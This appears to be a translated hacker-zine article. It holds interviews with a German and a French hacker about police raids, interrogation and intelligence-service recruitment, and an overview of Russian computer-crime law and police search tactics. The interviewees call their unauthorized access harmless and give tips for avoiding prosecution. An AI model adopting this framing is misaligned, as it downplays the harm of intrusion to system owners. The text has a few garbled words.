THE CIRCLE OF LOST HACKERS: Ощущаешь ли ты, что после 11 сентября законодательство в сфере компьютерных преступлений стало жёстче?

Определённо нет.

--

THE CIRCLE OF LOST HACKERS: А эти меры, не связанные с компьютерами, были приняты после переизбрания Шрёдера?

Нет. Эти меры («sicherheitspaket») последовали за событиями 11 сентября. Переизбрание Шрёдера тут ни при чём. С одной стороны, провайдеры обязаны хранить логи dial-in IP-адресов в течение 90 дней. Но при этом федеральное министерство экономики и технологий поддерживает проект под названием «JAP» (Java Anonymous Proxy) для обеспечения анонимных и непротслеживаемых коммуникаций. Я не знаю деталей, но практически уверен, что реализация JAP противоречит действующему немецкому законодательству, поскольку с его помощью можно работать в сети полностью анонимно. Это несовместимо с законом об обязательном хранении логов. Не знаю. На мой взгляд, хотя JAP мне (разумеется) нравится, он несовместим с нынешним немецким законодательством, но при этом поддерживается федеральным министерством. Довольно странно, не правда ли. Ну, посмотрим. Информация — на http://anon.inf.tu-dresden.de/index_en.html.

--

THE CIRCLE OF LOST HACKERS: Теперь, когда мы немного разобрались с контекстом, расскажи, как ты пришёл к хакингу и как давно ты в этой среде?

Как я попал в сцену? Думаю, примерно так же, как большинство. Я хотел иметь самые новые игры. Поговорил со старшими ребятами в школе, и они посоветовали купить модем и звонить на BBS. Это было, кажется, в 1991 году. Надо знать, что мой родной город Берлин был очень активен в плане BBS по политическим причинам: местные звонки стоили всего 23 пфеннига. Это была особенность Западного Берлина эпохи холодной войны. Не помню, когда это изменилось, но именно из-за низкой стоимости в Берлине было очень много BBS. Вскоре после этого я познакомился с ребятами, которые постоянно привозили на BBS самые свежие штуки из США и Великобритании, и подумал: «Вот это должно стоить дорого» — не прошло много времени, как я обнаружил, что есть способы обойти эти расходы. Кроме того, у меня был местный наставник, который познакомил меня с блюбоксингом и всеми прелестями ATC, голосовой почты и прочего.

--

THE CIRCLE OF LOST HACKERS: Когда ты начал работать с сетями TCP/IP?

Думаю, довольно поздно. Я слышал, что у некоторых моих зарубежных друзей появился новый способ общаться в чате — не на BBS, а в IRC. Кажется, это был 1994 год. Я раздобыл кое-какую информацию, получил учётные записи в местном университете и использовал «сеть» исключительно для IRC.

--

THE CIRCLE OF LOST HACKERS: Когда ты впервые попал в неприятности и почему?

К счастью, неприятности у меня были всего один раз — в 1997 году. Ко мне пришли четыре вооружённых полицейских с ордером на обыск. Меня обвиняли в шпионаже над данными — именно так здесь называют хакинг. Они забрали всё моё оборудование, и прошло много времени, прежде чем они снова вышли на связь для допроса. Я несколько раз побывал в полиции. Первый раз — примерно через 6 месяцев — на встрече с прокурором и полицейскими. Это была просто встреча, чтобы определить, можно ли использовать мои компьютерные вещи в качестве доказательств. Полицейский включил компьютер, сказал прокурору: «Это может быть лог-файл» — тот ответил: «Хорошо, это может быть доказательством». Так разбирали все компакт-диски и не менее 20 листов с заметками. («Это может быть IP-адрес», «Это может быть логин/пароль» и т. д.) Разумеется, у прокурора не было особых познаний, и я лишился листка с телефонами («ну а вдруг

это IP-адрес»). Впрочем, встреча была обязательной, поскольку я всё отрицал и не давал разрешения использовать что-либо, а значит, судья или прокурор должны были решить, являются ли изъятые вещи вообще потенциальными доказательствами. Во второй раз я встретился с ними уже по самому делу — на допросе, который состоялся более чем через два года после обыска и почти через три года после даты предполагаемого преступления.

--

THE CIRCLE OF LOST HACKERS: Сколько времени ты провёл в полицейском участке сразу после первого обыска?

В первый раз — всего 15 минут. Это было действительно только для того, чтобы убедиться, что полиция изъяла нужные вещи. Например, если бы они забрали книгу, мне пришлось бы её вернуть — книга никак не могла быть связана с инкриминируемым преступлением. (Если только я не записал в ней IP-адреса, хехе.)

--

THE CIRCLE OF LOST HACKERS: Расскажи о самом преступлении. Ты зарабатывал деньги или причинял людям реальный финансовый ущерб?

Нет, я не зарабатывал денег. Это было ради интереса, ради знаний и ради того, чтобы проверить, насколько далеко можно зайти. Понять, что возможно, а что нет. Люди тоже не теряли денег.

--

THE CIRCLE OF LOST HACKERS: Как они тебя нашли?

Я до сих пор точно не знаю, как они меня нашли. Инкриминируемое преступление было (всего лишь) несанкционированным использованием dial-in-аккаунтов в одном университете. К несчастью, это была отправная точка моей деятельности, поэтому поначалу я немного испугался. Ведь нужно откуда-то подключаться, и если эта точка входа тебя сдаёт — это могло бы плохо закончиться. В итоге, после реального допроса и после того, как мне назначили штраф, все обвинения в хакинге с меня сняли, и я был признан виновным только в хранении 9 дисков с врезом.

--

THE CIRCLE OF LOST HACKERS: Ты звонил из дома?

Да, из дома. Но у меня не было ISDN, на аналоговой линии не было определителя номера, и в Германии прослушивать телефонную линию из-за такого мелкого преступления, как хакинг, не допускается. Так что, поскольку все обвинения в хакинге сняли, я так и не узнал, какие у них были доказательства и как они вообще на меня вышли.

--

THE CIRCLE OF LOST HACKERS: Расскажи подробнее о полицейских. Какая организация тебя задержала?

Это было специальное подразделение по компьютерным преступлениям в составе государственной полиции — «Landeskriminalamt» (LKA). По-моему, они практически ничего не понимали в компьютерах. Они не нашли все лог-файлы на моём компьютере, не нашли JAZ-диски с файлами паролей, не нашли файлы паролей на машине и т. д.

--

THE CIRCLE OF LOST HACKERS: Куда тебя отвезли после задержания при обыске и во второй раз — на допрос?

После обыска я остался дома! На допрос я сам приехал в штаб LKA, в комнаты подразделения по компьютерным преступлениям. Простая комната с одним окном, стол, стул и компьютер, за

которым полицейский сам набирал свои вопросы и мои ответы.

--

THE CIRCLE OF LOST HACKERS: Ты слышал что-нибудь интересное в разговорах копов, пока был там?

Хехе, нет, совсем нет. И, разумеется, дверь в комнату для допросов была закрыта, пока меня допрашивали, так что я ничего не мог услышать. Меня допрашивал лишь один человек в звании «Polizeihauptkommissar» — не военное звание, примерно как капитан, описанный на <http://police-badges.de/online/sammeln/us-polizei.html>.

Ещё один момент об обыске: они позвонили в дверь обычным образом, никакого выбивания двери. Если бы мама не открыла, у меня было бы достаточно времени кое-что уничтожить. Но, к несчастью, как большинство немцев, она открыла дверь, услышав слово «полиция», хехе.

Суда у меня не было — я принял «судебный приказ о наказании» (нашёл этот термин в словаре :-). Это когда судья, изучив все материалы, решает: открывать дело или выписать такой приказ. Его присылают по почте, и если в течение недели ты не заявляешь о несогласии, то считаешься принявшим его. Если же ты отказываешься — тогда дело однозначно идёт в суд.

--

THE CIRCLE OF LOST HACKERS: Ты советуешь хакерам принимать такой приказ?

Единого совета тут не дашь. В моём случае для меня было важно не иметь никакой судимости и считаться «первичным правонарушителем» на случай возможного суда в будущем. Приняв приказ, я знал, что получу, — и это было для меня приемлемо. Если идти в суд, никогда не знаешь, насколько больше окажется штраф. Обобщать нельзя. Если сумма ниже «90 дневных ставок» (свыше 90 — судимость), я бы, пожалуй, принял, но опять же — лучше проконсультируйтесь с доверенным адвокатом :-)

--

THE CIRCLE OF LOST HACKERS: Можешь сравнить LKA с американской или европейской организацией? Чем они занимаются, если слабо разбираются в компьютерах?

Хм, в каждой федеральной земле Германии есть своё специальное подразделение LKA. Это не ФБР (это было бы ВКА), а скорее как полиция штата, скажем Флориды, которая занимается всем особым — организованной преступностью и т. п. Компьютерные преступления в Германии относятся к экономическим, поэтому обычная полиция здесь некомпетентна, и делом занимается LKA. Кстати, я слышал от разных людей, что сейчас они стали грамотнее. Но в то время, думаю, только один человек там вообще имел представление о UNIX. Мне известно, что у ВКА есть специальный отдел по компьютерным преступлениям — одного моего приятеля навещали из ВКА. Но большинство отделов по компьютерным преступлениям занимаются детской порнографией. Не думаю, что в Германии за настоящий хакинг попадается много народу. За детскую порнографию — да, за врез — да, за компьютерное мошенничество и телекоммуникационные преступления — да. Но за хакинг — я знаю немного людей, у которых были реальные проблемы с этим. Кроме одного.

--

THE CIRCLE OF LOST HACKERS: Есть ли в твоей стране специальные службы, занимающиеся хакингом?

Специальные службы? В смысле — как ЦРУ? Хехе! У нас есть BND (контрразведка), MAD (военная разведка), Verfassungsschutz (внутренняя разведка), но не думаю, что у нас есть служба, сосредоточенная именно на компьютерных преступлениях. Зато у нас полно станций АНБ (ECHELON) из США. Полагаю, из-за холодной войны мы до сих пор достаточно плотно находимся под надзором этих служб :-). Так что ответ таков: подобных служб у нас нет, либо они работают

настолько тайно, что никто не знает. Но в это для Германии я слабо верю, хехе.

--

THE CIRCLE OF LOST HACKERS: Кроме инкриминируемого преступления, были ли у тебя какие-либо контакты с полицией? (телефонные звонки, не связанные с делом интервью, предложения о работе)

Хехе, нет, совсем нет.

--

THE CIRCLE OF LOST HACKERS: Какого рода информацию полиция спрашивала на допросе? Задавали ли они вопросы, не связанные с преступлением? (типа: с кем ты тусуешься и т. п.)

Да, именно это их интересовало больше всего! Они распечатали мой `/etc/passwd` и спросили: «Это твой ник, верно?» Я ничего не ответил на этот весь комплекс вопросов, но они продолжали, и, в общем-то, если в твоём `/etc/passwd` один пользователь — несложно догадаться, что это твой ник. Они погуглили этот ник, нашли страницу, которую вели хакеры, образовавшие что-то вроде команды, распечатали весь сайт и отмечали моё имя везде, где оно появлялось. Попытались играть в игру «добрый коп», говорили что-то вроде: «Ты ведь тот крутой чувак оттуда, да?» и т. п. Я снова ничего не отвечал. Это длилось несколько минут — они хотели доказать, что я использую ник из `/etc/passwd` и являюсь членом той хакерской группы, чей сайт они распечатали. Они знали, что в том университете был и второй хакер. Постоянно спрашивали, знаю ли я его. Не знаю, почему ему повезло больше. Конечно, я его знал — это был мой товарищ, с которым мы многое делали вместе.

--

THE CIRCLE OF LOST HACKERS: Ты ничего не говорил? Как они это восприняли?

Хехе. Им пришлось смириться. Думаю, в большинстве стран действует правило: если тебя обвиняют, ты имеешь право хранить молчание. Я сыграл просто: признал, что скопировал 9 дисков — диски и так были достаточным доказательством, так что копы были довольны. По хакингowym делам я не сказал ничего, хотя для них это было куда интереснее. Я думал: «Им нужно что-то дать, если я не хочу идти под суд». Сказал: «Я скопировал этот диск с Windows» — дал им хоть что-то.

--

THE CIRCLE OF LOST HACKERS: Ощущал ли ты какую-то эволюцию в отношениях с полицией? Попытались ли они на каком-то этапе подружиться с тобой?

Да, они пытались подружиться на нескольких этапах.

а) На обыске. Мои родители были ОЧЕНЬ недовольны — можешь себе представить: полицейские роются в твоей одежде, в твоей спальне и т. д. Они заметили, что мама была очень нервная и «на пределе». Они говорили: «Облегчи жизнь своей маме, будь честным, ты же хороший парень, первый раз, расскажи нам что-нибудь...» (Поскольку я как раз поступил на юрфак, я, разумеется, знал, что лучше всего сохранять спокойствие и молчать.)

б) На допросе, разумеется. После того как я признался в врезе, они немного расслабились — чего я и добивался. Они разрешили мне курить и всё такое. Когда дело дошло до хакинга и я молчал, они продолжали быть «моими друзьями» и пытались убедить меня, что «признаться проще и лучше, потому что доказательств очень много». Всё время оставались дружелюбными — да.

--

THE CIRCLE OF LOST HACKERS: Как ты думаешь, что они в действительности знали?

Они точно знали, что я использовал несанкционированные dial-in-аккаунты в том университете, знали, что я использовал этот ник, и что я являюсь членом той хакерской группы (хотя само по себе это незаконным не является). Я боялся, что они могут знать о моей настоящей деятельности,

потому что, повторю, тот университет был лишь моей отправной точкой, то есть всё, что я там делал — это использовал чужие аккаунты. Это само по себе пустяк — dial-in. Но я не знал, что им известно о реальной деятельности после dial-in, и потому боялся, что они знают о ней больше.

--

THE CIRCLE OF LOST HACKERS: Они знали что-нибудь личное о других членах твоей хакерской группы?

Нет, совсем ничего.

--

THE CIRCLE OF LOST HACKERS: Насколько квалифицированы криминалисты немецкой полиции в 2002 году?

Ха, к счастью, не знаю. Читал, что в ВКА есть криминалистические эксперты, но обычный LKA, который проводит обыски, по моему мнению, очень слабо подготовлен. Людей слишком мало, чтобы охватить все компьютерные преступления. Работают с ограниченным финансированием и устаревшим оборудованием. Большую часть времени тратят на борьбу с детской порнографией.

--

THE CIRCLE OF LOST HACKERS: Как полиция воспринимала вашу группу? (та самая немецкая хакерская группа, которую вы все знаете)

Думаю, они считали нас большой активной командой, которая хакает, хакает и хакает без остановки. Подозреваю, они хотели выяснить, зарабатываем ли мы на этом деньги и не занимаемся ли крупной нелегальной деятельностью — ведь быть членом незаконной группы само по себе может быть незаконным. Как организованная преступность.

--

THE CIRCLE OF LOST HACKERS: А как, по-твоему, другие хакерские команды воспринимали вашу группу?

Мы и другие хакеры видели нас как группу, которая делится знаниями, обменивается информацией по безопасности, проводит встречи, находит уязвимости и пишет программы для их эксплуатации. Я никогда не воспринимал нас как организованную хакерскую группу, зарабатывающую деньги, ворующую вещи или наносящую людям финансовый ущерб. Но, конечно, нельзя по веб-странице и несколькими бумагам и инструментам знать, чем группа занимается на самом деле.

--

THE CIRCLE OF LOST HACKERS: Неприятности уже позади?

Да, неприятности полностью позади. Мне назначили штраф — 75 немецких марок за каждый диск, то есть около 800 немецких марок. Никакой судимости, никаких гражданских исков.

--

THE CIRCLE OF LOST HACKERS: Теперь, когда всё позади, есть ли у тебя советы для хакеров в твоей стране — как не попасться или избежать подобных неприятностей?

Хехе, да, коротко:

а) Всегда шифруй ВЕСЬ жёсткий диск.

б) НЕ храни никакие — повторяю — никакие пиратские диски с врезом. Причина: любой судья понимает, что такое пиратские диски. Так что, как в моём случае, тебя обвиняют в хакинге, а в итоге штрафуют за пиратский врез. В этом точно нет никакой необходимости. Кроме того, свою компьютерную технику ты получишь обратно НАМНОГО легче и быстрее, если у тебя не будет пиратских дисков. Как правило, хакинг доказать нельзя. А вот пиратские диски — легко.

в) Ничего не говори во время обыска.

г) Если ты действительно в серьёзных неприятностях — после обыска обратиться к адвокату.

--

THE CIRCLE OF LOST HACKERS: Спасибо за интервью, Willy!

Пожалуйста, всегда рад ;)

Интервью с Зас

THE CIRCLE OF LOST HACKERS: Привет, Зас, приятно познакомиться.

Привет, новый состав, как дела?

THE CIRCLE OF LOST HACKERS: Расскажи, как ты (как хакер) относишься к полиции в своей стране?

Я живу во Франции. Как хакер, у меня никогда не было проблем с законом. В моей стране попасться можно, если ты тупой скрипткидди (чаще всего), или если тревожишь (хотя бы самую малость) спецслужбы. На самом деле у нас в стране очень активно действуют специальные службы, тогда как обычная полиция слишком тупа, чтобы понять хоть что-то в компьютерах. Специальная нетехническая группа под названием BEFTI обычно занимается крупными варезниками, тупыми кардерами или теми, кто взламывает корпоративные PABX и звонит бесплатно, и прочим в том же духе.

--

THE CIRCLE OF LOST HACKERS: Расскажи, как ты пришёл к хакингу, как давно ты в этой среде и когда начал работать с сетями TCP/IP.

Я начал достаточно поздно — в 90-х, когда познакомился с друзьями, занимавшимися варезом и пытавшимися заняться хакингом и фрикингом. У меня не так много опыта в сети, но я быстро учился, всегда пропадая за экраном, и теперь знаю много людей по всему миру — в IRC и IRL.

Кроме того, мой первый компьютер появился у меня 15 лет назад. У меня сменилось много INTEL-совместимых машин, от 286 до Pentium II. Сейчас у меня есть доступ к различному железу, которое я использую для написания кода. Я делился своими работами с другими (как «белыми», так и «чёрными» шляпами), особо не скрываюсь и не занимаюсь никакой опасной нелегальной деятельностью.

--

THE CIRCLE OF LOST HACKERS: Когда ты впервые попал в неприятности?

В прошлом году (2001), когда DST («Direction de la Surveillance du Territoire» — французская внутренняя разведка) связалась со мной и спросила, не ишу ли я ещё работу. Я ответил «да» и согласился встретиться. Тогда я не знал, что это DST, но вычислил их через Google ;) Сначала они представились как «Ministère de l'Intérieur» — то есть министерство, координирующее полицию и внутренние спецслужбы. На следующей встрече они сообщили, что они из DST. Буду называть их «федералы».

--

THE CIRCLE OF LOST HACKERS: Как они тебя нашли?

До сих пор понятия не имею. Думаю, кто-то из моего окружения рассказал им обо мне. Когда я спросил, они сказали, что вышли на меня через одну из немногих компаний, в которые я тогда обращался. Будьте осторожны, когда отправляете своё резюме или что-либо подобное — храните его в зашифрованном виде при пересылке по сети, потому что они, вероятно, прослушивают много трафика. Также советую каждый раз помечать резюме по-разному, чтобы с помощью социальной инженерии можно было определить, откуда произошла утечка.

--

THE CIRCLE OF LOST HACKERS: Расскажи подробнее об организации.

Некоторая информация о них уже была раскрыта во французских электронных журналах — Core-Dump (92) и NoWay (94), оба написаны NeurAlien. Говорят, у него из-за этого были большие проблемы, и я не очень хочу повторять его опыт.

--

THE CIRCLE OF LOST HACKERS: Есть ли в твоей стране другие спецслужбы, связанные с хакингом?

Помимо DST, существует DGSE («Direction Générale de la Sécurité Extérieure»). Эти ребята в основном занимаются шпионажем, военной подготовкой и сбором информации за рубежом. Есть ещё RG («Renseignements généraux» — Общая информация) — специальное подразделение полиции, занимающееся сбором разнообразных сведений о любых значимых событиях. Ходят слухи, что на каждой публичной конференции или собрании всегда присутствует хотя бы один сотрудник RG, и в это нетрудно поверить.

--

THE CIRCLE OF LOST HACKERS: Можешь сравнить организацию с аналогичной в другой стране?

Полагаю, их задачи схожи с задачами ЦРУ и АНБ. DST и DGSE также занимались борьбой с террористами и крупными наркотрафиками — они не нацелены конкретно на хакеров, их сфера намного шире, поскольку они являются государственными разведывательными службами Франции.

--

THE CIRCLE OF LOST HACKERS: Хорошо ли DST разбирается в компьютерах?

Они производят впечатление достаточно грамотных (не слишком, но, вероятно, достаточно, чтобы задержать немало хакеров и держать их «на крючке» при необходимости). Они также привлекают людей для изучения новых хакерских техник (беспроводных и т. д.).

Тем не менее мне кажется, что их основная работа — сбор информации, а всё техническое — лишь приманка. К тому же платят они очень плохо, ссылаясь на то, что их имя в резюме повысит шансы на высокооплачиваемую работу в будущем. Подумайте дважды, прежде чем подписывать что-либо: такие люди склонны лгать.

--

THE CIRCLE OF LOST HACKERS: Какого рода информацию они спрашивали на интервью?

В первый раз встреча длилась 2 часа, присутствовали двое. Один явно немного разбирался в хакинге (говорил о протоколах, реверс-инжиниринге, как минимум усвоил лексику), другой не различал эксплойт и руткит и, видимо, был «добрым федералом».

Они расспрашивали обо всём, что касалось меня лично (происхождение, семья и т. д.), один непрерывно вёл записи, оба задавали вопросы, делая вид, что им интересна моя жизнь. Спрашивали всё — от начала до конца. Спрашивали, не скучна ли мне нынешняя официальная работа, с кем я работаю, какой деятельностью занимаюсь и чем занят в личное время. Также интересовались, знаю ли я о уязвимостях нулевого дня в широко используемом ПО. Я знал, что

ничего им говорить не стоит, и пытался по ходу интервью узнать о них как можно больше. Это вполне реально, если задавать вопросы самому. Обычно они отвечают: «Вопросы здесь задаю я», но иногда, если быть достаточно умным, можно догадаться, откуда они получили информацию, какой реально уровень их технических знаний и т. д.

В конце интервью они спросят то, что хотели узнать, если вы им этого не сказали. Могут спросить о группах, с которыми, по их мнению, вы дружны и т. п. Если просто сказать то, что и так известно (например: «Да, я слышал о них, это команда, занимающаяся безопасностью, но я не в ней»), и ничего больше — это нормально.

--

THE CIRCLE OF LOST HACKERS: Как ты думаешь, что они знали на самом деле?

Думаю, они довольно умны, потому что знают много всего, но задают вопросы так, будто не знают ничего. Таким образом они могут определить, лжёте ли вы. Кроме того, если вы рассказываете им что-то, что считаете несущественным, они, вероятно, используют это на следующих интервью, чтобы понять, с кем вы связаны.

--

THE CIRCLE OF LOST HACKERS: Неприятности уже позади?

Надеюсь, они оставят меня в покое. Во всяком случае, работать на них я не стану. Я предупредил нескольких своих друзей, и они согласились со мной. Их взгляды меняются со временем и со сменой правительства. Настоятельно не рекомендую работать на них, если только вы точно не знаете, что делаете (скажем, вы двойной агент или что-то вроде того, лол).

--

THE CIRCLE OF LOST HACKERS: Есть ли у тебя советы для хакеров в твоей стране — как не попасться или избежать неприятностей?

Не заводи сайт, не выкладывай материалы, не пиши статьи, не выступай на конференциях, не работай в индустрии безопасности. Коротко: это очень тяжело. Если им интересно то, чем ты занимаешься, и они об этом узнают — рано или поздно им придётся с тобой встретиться. Они, вероятно, просто спросят подробнее о том, чем ты занимаешься, даже если у них нет против тебя ничего конкретного. Не забывай: ты имеешь право отказать в интервью и не отвечать на вопросы. Лгать им не рекомендую — они это легко почуют (не забывай, утечка информации — их работа).

Советую всем хакерам больше говорить о федералах внутри своих групп — это помогает не облажаться. Обычно, уходя, они скажут: «Не забывайте, всё это КОНФИДЕНЦИАЛЬНО» — это просто их способ сказать: «Окей, спасибо, до следующего раза!» Не поддавайтесь на это, не распространяйте в сети информацию о конкретном человеке (преследуемом хакере или федерале) — это явно принесёт вам неприятности, и это точно не лучший способ рассчитывать на хорошее отношение со стороны федералов в будущем.

ФЕДЕРАЛАМ: не угрожайте хакерам и не сажайте их в тюрьму — мы не террористы. Не забывайте: мы говорим друг другу о вас, и посадить одного из нас — всё равно что посадить всех нас.

THE CIRCLE OF LOST HACKERS: Спасибо, Зас =)

К вашим услугам, пока.

Большой Брат смотрит на Россию

Автор: ALiEN Assault

Этот файл — базовое описание вопросов, связанных с российским компьютерным законодательством. Часть 1 содержит информацию, собранную преимущественно из открытых источников. Поскольку эти источники все русскоязычные, информация может быть неизвестна тем, кто не знает русского языка. Часть 2 состоит из инструкций по расследованию компьютерных преступлений: руководство по обыску и изучению компьютерных систем подозреваемого.

```
0 - DISCLAIMER 1 - LAW
  1.1 - Basic Picture 1.2 - Criminal Code 1.3 - Federal Laws
2 - ORDER
  2.1 - Tactics of Raid 2.2 - Examining a Working Computer 2.3 -
  Expertise Assignment
```

0. Отказ от ответственности

ИНФОРМАЦИЯ ПРЕДОСТАВЛЯЕТСЯ ИСКЛЮЧИТЕЛЬНО В ОБРАЗОВАТЕЛЬНЫХ ЦЕЛЯХ. В ВАШЕЙ СТРАНЕ АРЕСТОВЫВАТЬ ХАКЕРОВ МОЖЕТ БЫТЬ НЕЗАКОННО. ЭТО ДОЛЖНО БЫТЬ НЕЗАКОННО ПОВСЕМЕСТНО. ЕСТЬ ВЕЩИ ПОВАЖНЕЕ. ИССЛЕДУЙ СЕБЯ И ЭТОТ МИР. УЛЫБАЙСЯ. ЖИВИ.

1. Закон

1.1. Общая картина

Законы о компьютерных преступлениях весьма черновые и плохо описывают то, о чём они вообще. Похоже, это просто переписанные инструкции из 60-х годов для «мощных компьютеров», которые перевозили на грузовиках.

Наиболее распространённые предметы судебных разбирательств — кардинг, телефонное пиратство (массовое хищение услуг МГ-связи) и... держитесь... торговля заражёнными варезными дисками. Россия — настоящий варезный рай: зайти почти в любой медиа-магазин и увидишь кучу CD с варезом, на некоторых даже написано «ИНСТРУКЦИЯ ПО ИСПОЛЬЗОВАНИЮ КРЯКОВ И СЕРИЙНИКОВ ПРИЛАГАЕТСЯ» (наряду с «ВСЕ ПРАВА ЗАЩИЩЕНЫ» на обороте)! В честь пиратов туда включают все .nfo-файлы (иногда с 4–5 BBS, через которые прошёл вирез). Это незаконно, но не преследуется. Проблемы у владельцев магазинов возникают лишь в том случае, если диски заражены (и какой-нибудь VIP их купил и угробил свою систему).

Хакинг *не особо распространён*: копы достаточно тупы и в основном ловят скрипткидди за взлом своих ISP с домашнего компьютера или за рассылку стандартных троянов по почте.

Борьбой с высокотехнологичными преступлениями занимаются три главные организации: ФАПСИ (Федеральное агентство правительственной связи и информации — нечто среднее между FCC и спецслужбой), УКИБ ФСБ (высокотехнологичные федералы; расшифровывается как управление компьютерной и информационной безопасности) и УПБСВТ МВД (отдел по борьбе с высокотехнологичными преступлениями), в состав которого входит подразделение Р (Р — радио; занимается пиратами на радиоволнах и фрикерами).

ФСБ (спецслужба) также управляет НИИТ (Научно-исследовательский институт информационных технологий). Эта организация занимается шифрованием (чтением вашей PGP-почты), изучением вредоносных программ (раскрытием исходников Windows) и восстановлением повреждённых данных (HEX-редактированием сохранений игр). Считается, что НИИТ располагает всеми изъятыми системами — а значит, и инструментами для работы с ними.

УПБСВТ имеет набор специальных операций под названием СОРМ (система оперативно-розыскных мероприятий). СМИ описывают это как нечто вроде Echelon/Carnivore, но оно также мониторит телефоны и пейджеры. Полиция утверждает, что СОРМ задействуется только в ходе крупных уголовных расследований.

1.2. Уголовный кодекс

Компьютерные преступники привлекаются к ответственности по следующим статьям Кодекса:

- **159:** Мошенничество. Это в основном то, с чем имеют дело кардеры, в компании с пойманными с поличным социальными инженерами. Наказание варьируется от штрафа (незначительного, без судимости) до 10 лет лишения свободы (организованное и повторное преступление).
- **272:** Неправомерный доступ к компьютерной информации. Лёгкое дело заканчивается штрафом или условным сроком до 2 лет, тогда как организованное, повторное или совершённое «лицом с доступом к компьютеру, вычислительному комплексу или сети» (!#\$@!) преступление может повлечь до 5 лет лишения свободы. К этому прилагаются странные комментарии о том, что считать информацией, вторжением и доступом к информации.
- **273:** Создание, распространение и использование вредоносных компьютерных программ. Рассылка троянов по почте считается уделом ламеров и наказывается лишением свободы на срок до 3 лет. Часть II гласит, что «те же деяния, *по неосторожности* повлёкшие тяжкие последствия», влекут от 3 до 7 лет заключения.
- **274:** Нарушение правил эксплуатации компьютера, вычислительного комплекса или сети. Это жёсткая штука. В нынешнем сыром и несколько запутанном виде это выглядит, скажем, *некорректно*. Необходимо, чтобы хотя бы технически грамотный человек дал корректные и чёткие определения. После такого уточнения это могло бы стать полезным инструментом: если кто-то проникает в слабозащищённую систему, администратор тоже должен будет нести ответственность. Наказание варьируется от лишения права занимать «определённые» (где именно определённые?) должности до 2 лет лишения свободы (или 4 лет при серьёзных последствиях).

1.3. Федеральные законы

Наиболее значимые из связанных с темой законов:

«Об информации, информатизации и защите информации» (20.02.95). 5 глав этого закона определяют / *обычно некорректным или даже бессмысленным образом* / различные аспекты информации и смежных вопросов. Ничего особо значимого — гражданские права (несуществующие), прочая мелочь. Тем не менее закон публично обсуждается (из-за странного и легко запоминающегося названия, как мне кажется), и почти каждый журналист, освещающий ИБ, вставляет это название в свою статью для солидности.

«Доктрина информационной безопасности Российской Федерации» (09.09.2000) куда интереснее. Она расскажет вам, насколько опасна Информационная супермагистраль, — и это не очередная страшилка из масс-медиа, это серьёзный документ! Читатель узнает, как враждебные иностранные правительства активно внедряют k-rad-техники управления разумом, чтобы получить root над вашим сознанием; законспирированные группы по всему земному шару занимаются тёмными инфовойнами; безымянные, но всемогущие мировые силы тоже готовятся взять информацию под контроль... AAAA! СТРАШНО!!!

{Специальное примечание ALiEN: Чистая правда. Вы облажались, земляне. Скоро мы завладеем вашей планетой и дадим вам всем хорошую работу в тяжёлой промышленности.}

Там же охвачены либеральные ценности (посыл: ПОКУПАЙ РОССИЙСКОЕ). Есть и кое-какие определения (отчасти корректные) по вопросам ИБ.

«О федеральной связи и информации» (19.02.93, с поправками от 24.12.93 и 07.11.2000). О да, этот закон серьёзен. Все серьёзны в отношении своих коммуникаций — что тут скажешь? Основной посыл: «ОТВЕТСТВЕННЫЕ БУДУТ НАЙДЕНЫ. ОСТАЛЬНЫМ НЕ МЕШАТЬ».

Интересная сущность, определённая здесь, — «Криптографический кадровый резерв»: специальное подразделение высококвалифицированных крипто-специалистов, которое должно быть создано ФАПСИ. Состоять в Криптографическом кадровом резерве — значит служить, где бы ты ни находился после отставки или ещё чего.

Также закреплены права сотрудников правительственных коммуникаций. Они не имеют права участвовать в забастовках или поддерживать их. По сути, они не имеют права бороться за свои права. Они не вправе публиковать или сообщать СМИ что-либо о своей работе без предварительной цензуры вышестоящего руководства.

Вопросы криптографии регулируются законами «О сертификации средств защиты информации» (26.06.95 с поправками от 23.04.96 и 29.03.99) и «Об электронной цифровой подписи» (10.02.02). Особо сказать нечего: оба закона состоят в основном из жёстких определений процедур сертификации.

2. Порядок

2.1. Тактика обыска

Приведённая информация необходима для успешного проведения обыска. Тактика обыска во многом зависит от ранее полученных данных.

Необходимо определить время проведения обыска и меры, которые обеспечат его внезапность и конфиденциальность. Если есть основания полагать, что на компьютере подозреваемого содержатся криминальные доказательства, лучше начинать обыск тогда, когда вероятность работы подозреваемого за компьютером минимальна.

Проконсультируйтесь со специалистами, чтобы определить, какая информация может храниться на компьютере, и подготовьте соответствующую технику для её копирования. Продумайте все меры по предотвращению уничтожения доказательств преступниками. Найдите понятых, знакомых с компьютерами (базовые операции, названия программ и т. д.), чтобы исключить возможность оспаривания результатов обыска в суде как ошибочных. Специфика и сложность манипуляций с компьютерной техникой непонятны неграмотному человеку, что может подорвать усилия следователя по укреплению доказательной базы.

Непонимание понятными происходящего может привести к тому, что суд откажется принять доказательства. В зависимости от квалификации и профессиональных навыков подозреваемого привлечите соответствующего специалиста в области компьютерной техники.

По прибытии к месту обыска необходимо: войти быстро и внезапно, чтобы свести к минимуму возможность уничтожения информации, хранящейся на компьютере. По возможности и при наличии оснований электропитание в помещении следует отключить.

Не позволяйте никому прикасаться к работающему компьютеру, дискетам, включать и выключать компьютеры; при необходимости удалите персонал с места обыска; не позволяйте никому включать и выключать электропитание; если питание было отключено в начале обыска, перед его включением необходимо отсоединить все компьютеры и периферийные устройства; не манипулируйте компьютерной техникой способами, способными привести к непредсказуемым

результатам.

После принятия всех вышеуказанных мер необходимо предварительно осмотреть компьютерную технику, чтобы определить, какие программы работают в данный момент. Если обнаружена активная программа уничтожения данных, её следует немедленно остановить, и именно с этого компьютера начинается обследование. Если компьютеры подключены к локальной сети, разумно сначала осмотреть сервер, затем рабочие компьютеры, затем другую компьютерную технику и источники питания.

2.2. Осмотр работающего компьютера

В ходе осмотра работающего компьютера необходимо:

- определить, какая программа выполняется в данный момент. Это необходимо сделать путём осмотра изображения на экране, которое должно быть подробно описано в протоколе обыска. При необходимости — сфотографировать или снять на видео. Остановить работающую программу и зафиксировать результат этого действия в протоколе, описав изменения на экране компьютера;
- определить наличие внешних устройств хранения данных: жёсткого диска («винчестера»*), дисководов для дискет и ZIP-дисков, виртуального диска (временного диска, создаваемого при запуске компьютера для повышения производительности), и занести эти данные в протокол обыска;
- определить наличие устройств удалённого доступа к системам и их текущее состояние (подключение к локальной сети, наличие модема), после чего отключить компьютер и модем, зафиксировав результат в протоколе;
- скопировать программы и файлы с виртуального диска (при наличии) на дискету или в отдельный каталог жёсткого диска;
